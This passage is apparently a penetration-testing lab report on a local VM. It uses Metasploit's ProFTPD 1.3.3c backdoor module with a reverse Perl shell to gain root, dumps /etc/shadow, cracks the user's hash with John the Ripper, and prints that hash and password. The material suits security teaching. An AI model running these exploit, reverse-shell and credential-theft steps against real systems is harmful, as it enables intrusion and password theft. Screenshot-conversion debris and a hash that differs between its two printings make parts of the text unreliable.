8 payload/cmd/unix/reverse_ssl_double_telnet normal No Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload payload/cmd/unix/reverse_perl
payload => cmd/unix/reverse_perl
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show
  
```

→Then check the connection of LHOST and RHOST by “show options” command.

The screenshot shows a Kali Linux virtual machine running in VMware Workstation. The terminal window displays the configuration for the `msf6 exploit(unix/ftp/proftpd_133c_backdoor)` module. The configuration is as follows:

Name	Current Setting	Required	Description
CHOST		no	The local client address
CPORT		no	The local client port
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.218.137	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	21	yes	The target port (TCP)

Below the table, the terminal shows the command `msf6 exploit(unix/ftp/proftpd_133c_backdoor) >` and the prompt `msf6`. The terminal also displays the payload options and the exploit target information.

Payload options (cmd/unix/reverse_perl):

Name	Current Setting	Required	Description
LHOST	192.168.218.128	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Automatic

The terminal also shows the command `msf6 exploit(unix/ftp/proftpd_133c_backdoor) >` and the prompt `msf6`.

→Then type “exploit” command to create a backdoor connection between your system with victim’s system.

→ Now It will open the root shell of victim's machine i.e ubuntu machine, we can access the entire system of ubuntu through shell.

Kali linux - VMware Workstation

File Edit View VM Tabs Help

Home Kali linux ubuntu

1 2 3 4

12:03

File Actions Edit View Help

Exploit target:

Id	Name
0	Automatic

View the full module info with the info, or info -d command.

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > search ftp-proftpd-backdoor
[*] No results from search
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit

[*] Started reverse TCP handler on 192.168.218.128:4444
[*] 192.168.218.137:21 - Sending Backdoor Command
[*] Command shell session 1 opened (192.168.218.128:4444 → 192.168.218.137:55602) at 2023-07-30 12:01:35 -0400

shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using 'python' to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash

root@vtcsec:/#
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


28°C Mostly cloudy

Search

ENG IN


21:33 30-07-2023

→ Now we can see the password files store in this machine by this command “**cat etc/shadow**” and see the files in it.



```
root@vtcsec:~# ls
ls
bin  dev  initrd.img  lost+found  opt  run  srv  usr
boot  etc  lib        media       proc  sbin  sys  var
cdrom  home  lib64      mnt         root  snap  tmp  vmlinuz
root@vtcsec:~# cat /etc/shadow
cat /etc/shadow
root:!:17484:0:99999:7:::
daemon:*:17379:0:99999:7:::
bin:*:17379:0:99999:7:::
sys:*:17379:0:99999:7:::
sync:*:17379:0:99999:7:::
games:*:17379:0:99999:7:::
man:*:17379:0:99999:7:::
lp:*:17379:0:99999:7:::
mail:*:17379:0:99999:7:::
news:*:17379:0:99999:7:::
uucp:*:17379:0:99999:7:::
proxy:*:17379:0:99999:7:::
www-data:*:17379:0:99999:7:::
backup:*:17379:0:99999:7:::
list:*:17379:0:99999:7:::
irc:*:17379:0:99999:7:::
gnats:*:17379:0:99999:7:::
nobody:*:17379:0:99999:7:::
systemd-timesync:*:17379:0:99999:7:::
systemd-network:*:17379:0:99999:7:::
```

→ Then search the ubuntu user (marlinspike)’s password using john ripper.



```
(bsk@kali)~[~/john]
$ mv john.pot
(bsk@kali)~[~/john]
$ ls
(bsk@kali)~[~/john]
$ cd ..
(bsk@kali)~[~]
$ ls
192.168.218.134  Documents  hash_ubuntu.txt  Public  TBomb  ubuntu_nmap.txt  ubuntu_password.txt  win7-nmap.txt
192.168.218.2   Downloads  Music           rtl8188eus  Templates  ubuntu_nmap.txt  ubuntu.txt  win7-vuln-report
Desktop        hash       Pictures        rtl8812au  ubuntu_hash  ubuntu_password  Videos

(bsk@kali)~[~]
$ cat hash_ubuntu.txt
marlinspike:$6$wQb5nV3T$xB2W0/j0kbn4t1RUIrckw69LR/0EMtUbFFCypM3MUHVmtyYw9.ov/aszTpWhLaC2*6Fvy5tpUuxQbUHCkb14/:17484:0:99999:7:::

(bsk@kali)~[~]
$ john hash_ubuntu.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
marlinspike (marlinspike)
lg 0:00:00:00 DONE 1/3 (2023-08-01 15:37) 16.66g/s 266.6p/s 266.6c/s 266.6C/s marlinspike..marlinspike4
Use the "--show" option to display all of the cracked passwords reliably
Session completed.


(bsk@kali)~[~]
$
```

→ The password of the ubuntu’s machine is: **marlinspike**

→ Now you can see the target machine in your system and access the files.


→ Now the attacker can access the ubuntu machine through shell option in his own machine.

→ Now you can see the directories and files of ubuntu machine and the attacker can access the ubuntu system in his machine and manipulate the data, that means the attacker can be able to see all data through his machine.



```
Kali linux - VMware Workstation
File Edit View VM Tabs Help
Kali Linux ubuntu
root@vtcsec:/usr# cd ..
cd ..
root@vtcsec:/# cd home
cd home
root@vtcsec:/home# ls
ls
marlinspike
root@vtcsec:/home# cd marlinspike
cd marlinspike
root@vtcsec:/home/marlinspike# ls
ls
046e85f6fe460de94fd46198feef4d07-backdoored_proftpd-1.3.3c.tar.gz
046e85f6fe460de94fd46198feef4d07-backdoored_proftpd-1.3.3c.tar.gz.bak
backdoored_proftpd-1.3.3c
Desktop
Documents
Downloads
examples.desktop
latest.tar.gz
Music
Pictures
proftpd-1.3.3c
proftpd-1.3.3c.tar.bz2
proftpd-1.3.3c.tar.bz2.bak
Public
Templates
Videos
wordpress
root@vtcsec:/home/marlinspike#
```

→ Now you can use the password to open ubuntu machine and see the files.



REPORT SUMMARY:

Vulnerabilities found: ftp-proftpd-backdoor.

Hash values discovered after the attack:

→\$6\$wQb5nV3T\$xB2WO/jOkbn4t1RUILrckw69LR/0EMtUbFFCYpM3MUH
VmtYyW9.ov/aszTpWhLaC2x6Fvy5tpUUxQbUhCKbl4/

→Password for the machine: marlinspike

Risk Rating: highly risky using this machine publically but the issue is solved in the further updates but still in some places this version of ubuntu is used and is very much in chance of getting hacked .

CONCLUSION: The machine is successfully intruded with the help of backdoor vulnerability and is controlled by the msfconsole of the attacker machine.

All the flags are discovered successfully and the report is made out of every details of testing and a successful vulnerability assessment and penetration testing is done properly.